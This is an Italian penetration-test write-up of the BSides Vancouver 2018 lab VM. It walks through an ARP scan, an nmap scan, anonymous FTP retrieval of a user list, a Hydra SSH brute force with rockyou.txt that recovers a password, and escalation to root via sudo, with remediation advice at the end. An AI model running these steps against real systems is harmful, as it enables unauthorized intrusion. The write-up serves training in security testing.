

Penetration Test Report: Accesso alla macchina virtuale BSides Vancouver 2018

Fasi dell'Attacco

1. Scansione ARP per rilevare gli IP sulla rete locale

La prima fase consiste nel rilevare tutti i dispositivi attivi sulla rete locale, utilizzando il protocollo ARP per identificare gli indirizzi IP.

Comando eseguito:


```
sudo arp-scan --interface=eth0 --localnet
```

Risultato: Dopo aver eseguito il comando, sono stati individuati diversi dispositivi sulla rete. Ho identificato l'indirizzo IP della macchina target, **192.168.56.101**, che è stato registrato come la macchina di interesse.

2. Scansione dei servizi attivi sulla macchina target con Nmap

Una volta ottenuto l'indirizzo IP della macchina target, ho eseguito una scansione approfondita per identificare i servizi attivi e le porte aperte.

Comando eseguito:



```
(kali@kali)-[~]
$ nmap -sC -sV -T4 -p- 192.168.56.101
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-15 17:58 CET
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using
Nmap scan report for 192.168.56.101
Host is up (0.00027s latency).
Not shown: 65532 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.3.5
| ftp-syst:
|_  STAT:
|_  FTP server status:
|_    Connected to 192.168.56.102
|_    Logged in as ftp
|_    TYPE: ASCII
|_    No session bandwidth limit
|_    Session timeout in seconds is 300
|_    Control connection is plain text
|_    Data connections will be plain text
|_    At session startup, client count was 1
|_    vsFTPD 2.3.5 - secure, fast, stable
|_End of status
|_ ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ drwxr-xr-x  2 65534  65534  4096 Mar 03 2018 public
22/tcp    open  ssh      OpenSSH 5.9p1 Debian 5ubuntu1.10 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_   1024 85:9f:8b:58:44:97:33:98:ee:98:b0:c1:85:60:3c:41 (DSA)
|_   2048 cf:1a:04:e1:7b:a3:cd:2b:d1:af:7d:b3:30:e0:a0:9d (RSA)
|_   256 97:e5:28:7a:31:4d:0a:89:b2:b0:25:81:d5:36:63:4c (ECDSA)
80/tcp    open  http     Apache httpd 2.2.22 ((Ubuntu))
|_ http-title: Site doesn't have a title (text/html).
|_ http-robots.txt: 1 disallowed entry
|_ /backup_wordpress
|_ http-server-header: Apache/2.2.22 (Ubuntu)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

Risultato: La scansione ha identificato diversi servizi in esecuzione sulla macchina target, tra cui:

Porta 21 (FTP): Il servizio FTP era attivo sulla macchina, ma è stato configurato in modo tale da poter accedere con la parola Anonymous.

Porta 22 (SSH): Il servizio SSH era attivo e facendo ricerche approfondite sul servizio ho notato che era possibile l'accesso con publickey su alcuni utenti e con password su altri.

Porta 80 (HTTP): Il servizio era attivo e ho notato che era presente una pagina web legata all'IP e un file `backup_wordpress` e quindi una pagina Wordpress non più mantenuta (altre possibili vie di accesso??).


3. Accesso FTP anonimo e ricerca di file con informazioni sensibili

Utilizzando il servizio FTP sulla porta 21, sono riuscito a connettermi come utente Anonymous senza richiedere una password.

Comando eseguito:

```
sudo ftp 192.168.56.101
```

Una volta connesso, ho esplorato le directory disponibili e ho trovato un file che conteneva informazioni sugli utenti della macchina target. Questo file `users.txt.bk` includeva nomi di utenti che potevano essere utilizzati in un attacco successivo per determinare le password.



```
221 Goodbye.

(kali㉿kali)-[~]
$ sudo ftp 192.168.56.101
Connected to 192.168.56.101.
220 (vsFTPd 2.3.5)
Name (192.168.56.101:kali): Anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||63351|).
150 Here comes the directory listing.
drwxr-xr-x  2 65534  65534          4096 Mar 03  2018 public
226 Directory send OK.
ftp> ls -a
229 Entering Extended Passive Mode (|||62338|).
150 Here comes the directory listing.
drwxr-xr-x  3 0 0          4096 Mar 03  2018 .
drwxr-xr-x  3 0 0          4096 Mar 03  2018 ..
drwxr-xr-x  2 65534  65534          4096 Mar 03  2018 public
226 Directory send OK.
ftp> ls -A
229 Entering Extended Passive Mode (|||28782|).
150 Here comes the directory listing.
drwxr-xr-x  2 65534  65534          4096 Mar 03  2018 public
226 Directory send OK.
ftp> cd 65534
550 Failed to change directory.
ftp> cd public
250 Directory successfully changed.
ftp> ls -a
229 Entering Extended Passive Mode (|||6635|).
150 Here comes the directory listing.
drwxr-xr-x  2 65534  65534          4096 Mar 03  2018 .
drwxr-xr-x  3 0 0          4096 Mar 03  2018 ..
-rw-r--r--  1 0 0          31 Mar 03  2018 users.txt.bk
226 Directory send OK.
```

```
(kali㉿kali)-[~]  
$ cat users.txt.bk  
abatchy  
john  
mai  
anne  
doomguy
```

4. Attacco di forza bruta con Hydra per ottenere la password di un utente

Dopo aver identificato gli utenti validi dal file ottenuto tramite FTP, ho utilizzato Hydra per eseguire un attacco di forza bruta sul servizio SSH della stessa macchina target, cercando di ottenere la password dell'utente.

Inizialmente ho provato con una wordlist contenente tutti i nomi utente, ma mi dava che l'autenticazione tramite password non era permessa, ma avendo visto precedentemente con il comando `ssh -v 192.168.56.101` che era accettato anche il metodo tramite password, ci doveva essere almeno un utente che lo permetteva, così ho provato manualmente su tutti gli utenti e ho avuto un riscontro positivo.

Comando eseguito:

```
File Actions Edit View Help  
[ERROR] target ssh://192.168.56.101:22/ does not support password authentication (method reply 4).  
  
(kali㉿kali)-[~]  
$ hydra -l anne -P /usr/share/wordlists/rockyou.txt 192.168.56.101 -t4 ssh -V  
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-bir  
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-12-15 19:24:30  
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore  
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344399 login tries (l:1/p:14344399), ~3586100 tries per task  
[DATA] attacking ssh://192.168.56.101:22/  
[ATTEMPT] target 192.168.56.101 - login "anne" - pass "123456" - 1 of 14344399 [child 0] (0/0)  
[ATTEMPT] target 192.168.56.101 - login "anne" - pass "12345" - 2 of 14344399 [child 1] (0/0)  
[ATTEMPT] target 192.168.56.101 - login "anne" - pass "123456789" - 3 of 14344399 [child 2] (0/0)  
[ATTEMPT] target 192.168.56.101 - login "anne" - pass "password" - 4 of 14344399 [child 3] (0/0)  
[ATTEMPT] target 192.168.56.101 - login "anne" - pass "iloveyou" - 5 of 14344399 [child 1] (0/0)  
[ATTEMPT] target 192.168.56.101 - login "anne" - pass "princess" - 6 of 14344399 [child 2] (0/0)  
[ATTEMPT] target 192.168.56.101 - login "anne" - pass "1234567" - 7 of 14344399 [child 0] (0/0)  
[ATTEMPT] target 192.168.56.101 - login "anne" - pass "rockyou" - 8 of 14344399 [child 3] (0/0)  
[22][ssh] host: 192.168.56.101 login: anne password: princess  
1 of 1 target successfully completed, 1 valid password found  
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-12-15 19:24:58
```

Risultato: Hydra ha tentato diverse combinazioni di password per l'utente identificato. Dopo alcuni tentativi, ha trovato la password corretta.

5. Accesso al sistema

Una volta che Hydra ha trovato la password corretta, ho utilizzato il comando SSH per accedere alla macchina come l'utente identificato.

Comando eseguito:

```
ssh anne@192.168.56.101
```

Con successo, sono riuscito ad ottenere l'accesso alla macchina virtuale con l'user anne che ha anche i privilegi root.

Quindi con l'username **anne** e la password **princess** si poteva accedere alla macchina come root sia tramite login direttamente avviando la macchina, sia tramite il servizio SSH e quindi da remoto.

```
doomguy:x:1004:1004:,,,:/home/doomguy:/bin/bash
sshd:x:117:65534:/:/var/run/sshd:/usr/sbin/nologin
anne@bsides2018:~$ cat /etc/group | grep sudo
sudo:x:27:abatchy,anne
anne@bsides2018:~$ sudo whoami
root
anne@bsides2018:~$ ls
anne@bsides2018:~$ cd root
-bash: cd: root: No such file or directory
anne@bsides2018:~$ cd -
-bash: cd: OLDPWD not set
anne@bsides2018:~$ sudo su
root@bsides2018:/home/anne# ls
root@bsides2018:/home/anne# cd --
root@bsides2018:~# ls
flag.txt
root@bsides2018:~# cat flag.txt
Congratulations!

If you can read this, that means you were able to obtain root permissions on this VM.
You should be proud!

There are multiple ways to gain access remotely, as well as for privilege escalation.
Did you find them all?

@abatchy17
root@bsides2018:~#
```

Conclusioni e Raccomandazioni

Il processo di attacco ha rivelato diverse vulnerabilità nel sistema target:

FTP Anonimo: Il servizio FTP era configurato per consentire l'accesso anonimo, che ha esposto file sensibili contenenti informazioni sugli utenti. È fondamentale disabilitare l'accesso anonimo o limitare l'accesso alle sole persone autorizzate.

Autenticazione deboli: Il server SSH consentiva l'accesso tramite password, e l'uso di una lista di password deboli ha reso possibile l'accesso a un account utente.

